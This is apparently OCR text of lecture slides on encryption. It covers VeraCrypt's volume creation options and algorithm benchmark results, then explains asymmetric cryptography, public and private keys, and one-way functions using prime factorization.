
Veracrypt



VeraCrypt Volume Creation Wizard
VeraCrypt Volume Creation Wizard
Create an encrypted file container
Creates a virtual encrypted disk within a file. Recommended for inexperienced users.
More information
Encrypt a non-system partition/drive
Encrypts a non-system partition on any internal or external drive (e.g. a flash drive). Optionally, creates a hidden volume.
Encrypt the system partition or entire system drive
Encrypts the partition/drive where Windows is installed. Anyone who wants to gain access and use the system, read and write files, etc., will need to enter the correct password each time before Windows boots. Optionally, creates a hidden system.
More information about system encryption
VeraCrypt
Help
< Back
Next >
Cancel


VeraCrypt - Algorithms Benchmark
Benchmark: Encryption Algorithm
Buffer Size: 200 MB
Sort Method: Mean Speed (Descending)
Algorithm | Encryption | Decryption | Mean
AES | 6.2 GB/s | 6.2 GB/s | 6.2 GB/s
Camellia | 1.7 GB/s | 1.6 GB/s | 1.7 GB/s
Twofish | 1.1 GB/s | 1.1 GB/s | 1.1 GB/s
Serpent | 1.1 GB/s | 1.0 GB/s | 1.0 GB/s
AES(Twofish) | 975 MB/s | 988 MB/s | 982 MB/s
Serpent(AES) | 940 MB/s | 930 MB/s | 935 MB/s
Kuznyechik | 914 MB/s | 735 MB/s | 824 MB/s
Kuznyechik(AES) | 779 MB/s | 649 MB/s | 714 MB/s
Camellia(Serpent) | 634 MB/s | 656 MB/s | 645 MB/s
Twofish(Serpent) | 563 MB/s | 550 MB/s | 556 MB/s
Camellia(Kuznyechik) | 571 MB/s | 513 MB/s | 542 MB/s
AES(Twofish(Serpent)) | 512 MB/s | 502 MB/s | 507 MB/s
Serpent(Twofish(AES)) | 505 MB/s | 502 MB/s | 503 MB/s
Benchmark
Close
Speed is affected by CPU load and storage device characteristics.
These tests take place in RAM.
Parallelization: 8 threads
Hardware-accelerated AES: Yes

Cybersecurity
asymmetric cryptography


Symmetric encryption





PROG
C5
C23
R1
R4
R5
C17
R16
R12
C6
C10
NR9

Asymmetric encryption

- Asymmetric encryption is a type of encryption, where **two different keys** are used – **public** one and **private** one.
- **Public** key is used to **encrypt** messages, which can be **decrypted** only by using the **private** key.
- Keys are generated at the same time and related to each other.




Public key



Private key

Asymmetric encryption




220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239


One-way function

- Asymmetric cryptography is strongly based on **one-way functions**.
- One-way function is easy to calculate for any data, but very tough to reverse (find out original data while having only the result).
- Good example of one-way function is multiplication of prime numbers:
  - It is easy to multiply $34961 * 49369 = 1725989609$
  - It is difficult to guess what numbers have been multiplied while seeing only the result number 1725989609.
    - Finding it out is called **prime factorization** problem
  - And if result consist on hundreds of digits, this task is difficult even for computers.

RSA

